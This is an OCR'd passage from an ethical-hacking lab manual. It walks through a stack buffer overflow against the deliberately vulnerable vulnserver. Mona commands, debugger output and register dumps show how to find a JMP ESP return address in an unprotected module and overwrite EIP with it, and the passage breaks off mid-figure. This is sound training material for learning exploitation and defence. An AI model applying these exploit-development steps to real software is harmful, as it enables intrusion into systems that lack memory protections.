
```
Modules C:\Windows\SYSTEM32\msvcrt.dll
Modules C:\Windows\SYSTEM32\KERNELBASE.dll
Modules C:\Windows\SYSTEM32\KERNEL32.DLL
Modules C:\Windows\SYSTEM32\RPCRT4.dll
Modules C:\Windows\SYSTEM32\WS2_32.DLL
Modules C:\Windows\SYSTEM32\sechost.dll
Modules C:\Windows\SYSTEM32\ntdll.dll
[12:04:48] Attached process paused at ntdll.DbgBreakPoint
[+] Command used:
!mona modules

---------- Mona command started on 2020-04-01 12:22:44 (v2.0, rev 604) ----------
[+] Processing arguments and criteria
    - Pointer access level : X
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
-----------------------------------------------------------------------------------------------
 Module info :
-----------------------------------------------------------------------------------------------
 Base       | Top        | Size       | Rebase | SafeSEH | ASLR  | NXCompat | OS Dll | Version, Modulename & Path
-----------------------------------------------------------------------------------------------
 0x62500000 | 0x62508000 | 0x00008000 | False  | False   | False |  False   | False  | -1.0- [essfunc.dll] (E:\CEH-
 0x75140000 | 0x752be000 | 0x0017e000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [KERNELBASE.dl
 0x76d40000 | 0x76d84000 | 0x00044000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [sechost.dll]
 0x726e0000 | 0x7272f000 | 0x0004f000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [mswsock.dll]
 0x72e40000 | 0x72ed2000 | 0x00092000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [apphelp.dll]
 0x00400000 | 0x00407000 | 0x00007000 | False  | False   | False |  False   | False  | -1.0- [vulnserver.exe] (E:\
 0x768f0000 | 0x769d0000 | 0x000e0000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [KERNEL32.DLL]
 0x74ac0000 | 0x74b7e000 | 0x000be000 | True   | True    | True  |  False   | True   | 7.0.10586.0 [msvcrt.dll] (C:
 0x73dc0000 | 0x73dca000 | 0x0000a000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [CRYPTBASE.dll]
 0x73dd0000 | 0x73dee000 | 0x0001e000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [SspiCli.dll]
 0x76b60000 | 0x76c0d000 | 0x000ad000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [RPCRT4.dll] (C
 0x770a0000 | 0x7721b000 | 0x0017b000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [ntdll.dll] (C:
 0x76c10000 | 0x76c6f000 | 0x0005f000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [WS2_32.DLL] (C
 0x74320000 | 0x74378000 | 0x00058000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [bcryptPrimiti
 0x73d50000 | 0x73dbe000 | 0x0006e000 | True   | True    | False |  False   | True   | 5.3.67.0 [mspydll.dll] (C:\
-----------------------------------------------------------------------------------------------
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

Figure 1.7.41: mona command to find the return address

118. The result appears, displaying the return address of the vulnerable module, as shown in the screenshot.

Note: Here, the return address of the vulnerable module is **0x625011af**, which might differ in your lab environment.



```
 0x73dd0000 | 0x73dee000 | 0x0001e000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [SspiCli.dll] (C:\Wind
 0x76b60000 | 0x76c0d000 | 0x000ad000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [RPCRT4.dll] (C:\Windo
 0x770a0000 | 0x7721b000 | 0x0017b000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [ntdll.dll] (C:\Window
 0x76c10000 | 0x76c6f000 | 0x0005f000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [WS2_32.DLL] (C:\Windo
 0x74320000 | 0x74378000 | 0x00058000 | True   | True    | True  |  False   | True   | 10.0.10586.0 [bcryptPrimitives.dll]
 0x73d50000 | 0x73dbe000 | 0x0006e000 | True   | True    | False |  False   | True   | 5.3.67.0 [mspydll.dll] (C:\Windows\
-----------------------------------------------------------------------------------------------


[+] This mona.py action took 0:00:00.312000
[+] Command used:
!mona find -s "\xff\xe4" -m essfunc.dll

---------- Mona command started on 2020-04-01 12:59:29 (v2.0, rev 604) ----------
[+] Processing arguments and criteria
    - Pointer access level : *
    - Only querying modules essfunc.dll
[+] Generating module info table, hang on...
    - Processing modules
    - Done. Let's rock 'n roll.
    - Treating search pattern as bin
[+] Searching from 0x62500000 to 0x62508000
[+] Preparing output file 'find.txt'
    - (Re)setting logfile find.txt
[+] Writing results to find.txt
    - Number of pointers of type '"\xff\xe4"' : 9
[+] Results :
  0x625011af : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
  0x625011bb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
  0x625011c7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
  0x625011d3 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
  0x625011df : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
  0x625011eb : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
  0x625011f7 : "\xff\xe4" |  {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.
  0x62501203 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
  0x62501205 : "\xff\xe4" | ascii {PAGE_EXECUTE_READ} [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False,
    Found a total of 9 pointers

[+] This mona.py action took 0:00:00.297000
```

```
77118E94   E8 65C70500      CALL ntdll.771755FE
77118E99   FF7424 0C        PUSH DWORD PTR SS:[ESP+C]
77118E9D   FF7424 08        PUSH DWORD PTR SS:[ESP+8]
77118EA1   E8 30320300      CALL ntdll.7714C0D6
77118EA6   B8 00000000      MOV EAX,0
77118EAB   C2 1000          RETN 10
77118EAE   53               PUSH EBX
```

```
!mona find -s "\xff\xe4" -m essfunc.dll
```

Figure 1.7.42: Displaying the return address of the vulnerable module

119. Close **Immunity Debugger** and the vulnerable server process.

120. Re-launch both **Immunity Debugger** and the vulnerable server as an administrator. Now, **Attach** the **vulnserver** process to **Immunity Debugger**

121. In the **Immunity Debugger** window, click the **Go to address in Disassembler** icon (→⁞).




Immunity Debugger - vulnserver.exe
File
View
Debug
Plugins
ImmLib
Options
Window
l
e

Figure 1.7.43: Click on Go to address in Disassembler


122. The **Enter expression to follow** pop-up appears; enter the identified return address in the text box (here, **625011af**) and click **OK**.


Enter expression to follow
OK
Cancel

625011af

Figure 1.7.44: Enter expression to follow the pop-up

123. You will be pointed to **625011af ESP**; press **F2** to set up a breakpoint at the selected address, as shown in the screenshot.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001310, module essfunc]
C
File
View
Debug
Plugins
ImmLib
Options
Window
Help
Jobs
l e m t w h c P k b z r ... s

```
625011AF   FFE4          JMP ESP
625011B1   FFE0          JMP EAX
625011B3   58            POP EAX
625011B4   58            POP EAX
625011B5   C3            RETN
625011B6   5D            POP EBP
625011B7   C3            RETN
625011B8   55            PUSH EBP
625011B9   89E5          MOV EBP,ESP
625011BB   FFE4          JMP ESP
625011BD   FFE1          JMP ECX
625011BF   5B            POP EBX
625011C0   5B            POP EBX
625011C1   C3            RETN
625011C2   5D            POP EBP
625011C3   C3            RETN
625011C4   55            PUSH EBP
625011C5   89E5          MOV EBP,ESP
625011C7   FFE4          JMP ESP
625011C9   FFE3          JMP EBX
625011CB   5D            POP EBP
625011CC   5D            POP EBP
625011CD   C3            RETN
625011CE   5D            POP EBP
625011CF   C3            RETN
```

```
Registers (FPU)
EAX 0025D000
ECX 7714A1E0 ntdll.DbgUiRemoteBreakin
EDX 7714A1E0 ntdll.DbgUiRemoteBreakin
EBX 00000000
ESP 009BFF54
EBP 009BFF80
ESI 7714A1E0 ntdll.DbgUiRemoteBreakin
EDI 7714A1E0 ntdll.DbgUiRemoteBreakin

EIP 77118E01 ntdll.77118E01

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 25D000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)

EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)

ST0 empty g
ST1 empty g
ST2 empty g
```


Figure 1.7.45: Setting up a break up point

124. Now, click on the **Run program** icon (▶) in the toolbar to run **Immunity Debugger**

125. Switch to the **Parrot Security** virtual machine.

126. Maximize the terminal window, type **chmod +x jump.py**, and press **Enter** to change the mode to execute the Python script.

127. Now, type **./jump.py** and press **Enter** to execute the Python script.




```
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #chmod +x jump.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #./jump.py
┌─[root@parrot]─[/home/attacker/Desktop/Scripts]
└──╼ #
```

Figure 1.7.46: Executing a jump.py script

128. Switch to the **Windows 10** virtual machine.

129. In the **Immunity Debugger** window, you will observe that the EIP register has been overwritten with the return address of the vulnerable module, as shown in the screenshot.

Note: You can control the EIP register if the target server has modules without proper memory protection settings.


Immunity Debugger - vulnserver.exe - [CPU - thread 00001588, module essfunc]
File View Debug Plugins ImmLib Options Window Help Jobs
l e m t w h c P k b z r ... s ?
Immunity: Co

```
625011AF   FFE4       JMP ESP
625011B1   FFE0       JMP EAX
625011B3   58         POP EAX
625011B4   58         POP EAX
625011B5   C3         RETN
625011B6   5D         POP EBP
625011B7   C3         RETN
625011B8   55         PUSH EBP
625011B9   89E5       MOV EBP,ESP
625011BB   FFE4       JMP ESP
625011BD   FFE1       JMP ECX
625011BF   5B         POP EBX
625011C0   5B         POP EBX
625011C1   C3         RETN
625011C2   5D         POP EBP
625011C3   C3         RETN
625011C4   55         PUSH EBP
625011C5   89E5       MOV EBP,ESP
625011C7   FFE4       JMP ESP
625011C9   FFE3       JMP EBX
625011CB   5D         POP EBP
625011CC   5D         POP EBP
625011CD   C3         RETN
625011CE   5D         POP EBP
625011CF   C3         RETN
625011D0   55         PUSH EBP
625011D1   89E5       MOV EBP,ESP
625011D3   FFE4       JMP ESP
625011D5   FFE7       JMP EDI
625011D7   5B         POP EBX
625011D8   5B         POP EBX
625011D9   C3         RETN
```

```
Registers (FPU)
EAX 010AF1F8 ASCII "TRUN /.:/CCCCCCCCCCCCCCCCCCCCCCCCCCC
ECX 00EA4E2C
EDX 00000000
EBX 000000F4
ESP 010AF9D8
EBP 43434343
ESI 00401848 vulnserv.00401848
EDI 00401848 vulnserv.00401848

EIP 625011AF essfunc.625011AF

C 0  ES 002B 32bit 0(FFFFFFFF)
P 1  CS 0023 32bit 0(FFFFFFFF)
A 0  SS 002B 32bit 0(FFFFFFFF)
Z 1  DS 002B 32bit 0(FFFFFFFF)
S 0  FS 0053 32bit 259000(FFF)
T 0  GS 002B 32bit 0(FFFFFFFF)
D 0
O 0  LastErr ERROR_SUCCESS (00000000)
EFL 00000246 (NO,NB,E,BE,NS,PE,GE,LE)
ST0 empty g
ST1 empty g
ST2 empty g
ST3 empty g
ST4 empty g
ST5 empty g
ST6 empty g
ST7 empty g
               3 2 1 0      E S P U O Z D I
FST 0000  Cond 0 0 0 0  Err 0 0 0 0 0 0 0 0  (GT)
FCW 027F  Prec NEAR,53  Mask    1 1 1 1 1 1
```

```
Address  Hex dump                 ASCII
